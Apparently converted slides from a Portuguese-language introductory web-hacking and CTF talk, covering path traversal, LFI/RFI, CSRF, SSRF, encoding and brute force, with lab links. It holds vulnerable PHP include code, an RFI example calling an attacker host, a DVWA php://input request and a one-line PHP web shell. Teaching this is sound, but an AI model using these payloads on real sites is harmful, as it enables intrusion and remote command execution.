
- bypass Blacklisting File Extensions
- Beating getimagesize()
- bypass Whitelisting File Extensions
- bypass “Content-Type” Header Validation
- bypass File Type Detector

# Path Traversal

- Consiste em “escalar diretórios” por meio de parâmetros mal sanitizados
- código vulnerável
  - ```
<?php
$template = 'red.php';
if (isset($_COOKIE['TEMPLATE'])) {
    $template = $_COOKIE['TEMPLATE'];
}
include ("/home/users/phpguru/templates/" . $template);
?>
```

<http://awesomehackers.org/2018/05/11/path-traversal-cheat-sheet/>

[https://en.wikipedia.org/wiki/Directory\\_traversal\\_attack](https://en.wikipedia.org/wiki/Directory_traversal_attack)



# LFI -- RFI

## ■ Local File Inclusion

- Em geral, esta falha consiste em explorar o parâmetro que é utilizado no include mal sanitizado. Essa falha, é usada, muitas vezes, em união da falha da path transversal. Ela também pode ser explorada em diretórios já indexados porém que possam ser alterados ( como logs )
- Exemplo de LFI (Chamando um arquivo local...) `pagina.php?idioma=../../../../../var/www/shell.php`

## ■ Remote File Inclusion

- `http://example.com/?file=http://attacker.example.com/evil.php`
- Assim como LFI, explora a falha do include.

<https://www.acunetix.com/blog/articles/remote-file-inclusion-rfi/>

## Request

```
POST /dvwa/vulnerabilities/fi/?page=php://input&cmd=ls HTTP/1.1
Host: 10.0.1.148
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.1.148/dvwa/vulnerabilities/fi/?page=zip:phpshell.zip
Cookie: security=low; PHPSESSID=0f5i5ntnkntn7nfp87bb23epb4
Connection: close
Content-Length: 44
```

```
<?php echo shell_exec($_GET['cmd']);?>
```

```
/**
 * Get the filename from a GET input
 * Example - http://example.com/?file=index.php
 */
$file = $_GET['file'];

/**
 * Unsafely include the file
 * Example - index.php
 */
include($file);
```

```

```

# CSRF



- Cross-Site Request Forgery (CSRF ou XSRF ou sea-surf)
- Explora a confiança que o Site tem no navegador do Usuário

# CSRF

- Evitar o uso de “lembrar me”
- Usar extensões como RequestPolicy, CsFire, NoScript
- As aplicações devem verificar o campo de referer
- Usar cookies de Página para evitar session Hijacking



# SSRF

- **S**erver-**s**ide **r**equ<sup>e</sup>st **f**orgery
  - O atacante induz a aplicação a fazer uma requisição (Server side) para um domínio
- Ela possibilita o atacante a forjar que o servidor está conseguindo acessar a si mesmo, dessa maneira o servidor, muitas vezes, permite acessar serviços com um maior privilégio

# Controle de Acesso & Privilege escalation

- Authentication
- Session management
- Access control

# Encoding

■ %u2215 — /

■ %u00e9 — é

■ &quot; — "

■ &apos; — '

■ &amp; — &

■ &lt; — <

■ &gt; — >

■ %3d — =

■ %25 — %

■ %20 — Space

■ %0a — New line

■ %00 — Null byte

- Alguns caracteres especiais podem interferir na sintaxe de alguns comandos como : “ ‘ “ “../” “;” “</>” “<” “>”
- Transformar esses caracteres em códigos é uma maneira de evitar esses conflitos
- Sendo assim, encodar o seu script malicioso é, muitas vezes, uma boa opção para ele funcionar corretamente



jump of de gato



YOU'VE BEEN HACKED!

# Brute Force

- Criar uma wordlist direcionada

**Footprinting + Crunch + OSINT**

- Rodar um programa para testá-la

**Hydra, DIY, Dirb**



# Write-Ups

- É a parte do CTF que simula a última fase de um pentest.
- Documentar o que foi feito e como foi feito.
- Através de Write-ups podemos tirar e passar conhecimento sobre como superar alguns desafios de segurança.

# Write-Ups

<https://github.com/ctfs/write-ups-2013?>

<https://github.com/ctfs/write-ups-2014?>

<https://github.com/ctfs/write-ups-2015?>

<https://github.com/ctfs/write-ups-2016?>

<https://github.com/ctfs/write-ups-2017?>

<https://github.com/ctfs/write-ups-2018?>

[https://github.com/jtang613/dcq2018\\_www?](https://github.com/jtang613/dcq2018_www?)

<https://github.com/ctfs/write-ups-tools?>

# Web Hacking

- <https://github.com/jpedrodelacerda/websec101/blob/master/1.3-http.md>



# CTF -- SITES

<https://shellterlabs.com/pt/>

<https://www.hackthebox.eu/>

<https://www.hackaflag.com.br>

<https://xss-game.appspot.com/>

<http://www.dvwa.co.uk/>

<https://owasp.org/www-project-webgoat/>

<http://testphp.vulnweb.com/>

<http://www.bancocn.com/>

# Referências

- **Docs & Labs**

<https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/>

<https://portswigger.net/web-security>

- **Video aulas:**

[https://www.youtube.com/watch?v=JE4my-YEE9c&list=PLgPnpEa6XZFq7c\\_LhVOF2gG6tizysJcro](https://www.youtube.com/watch?v=JE4my-YEE9c&list=PLgPnpEa6XZFq7c_LhVOF2gG6tizysJcro)

<https://www.youtube.com/watch?v=zPYfT9azdK8&list=PLxhvVyxYRviZd1oEA9nmnilY3PhVrt4nj>

<https://www.youtube.com/watch?v=2MT9tXoQGn8>

- **Livros**

Penetration Testing: A Hands-On Introduction to Hacking

The Web Application Hacker's Handbook

Web Hacking 101

The Tangled Web: A Guide to Securing Modern Web Applications

# OBRIGADO



breno\_css@poli.ufrj.br

**Hora da Tag**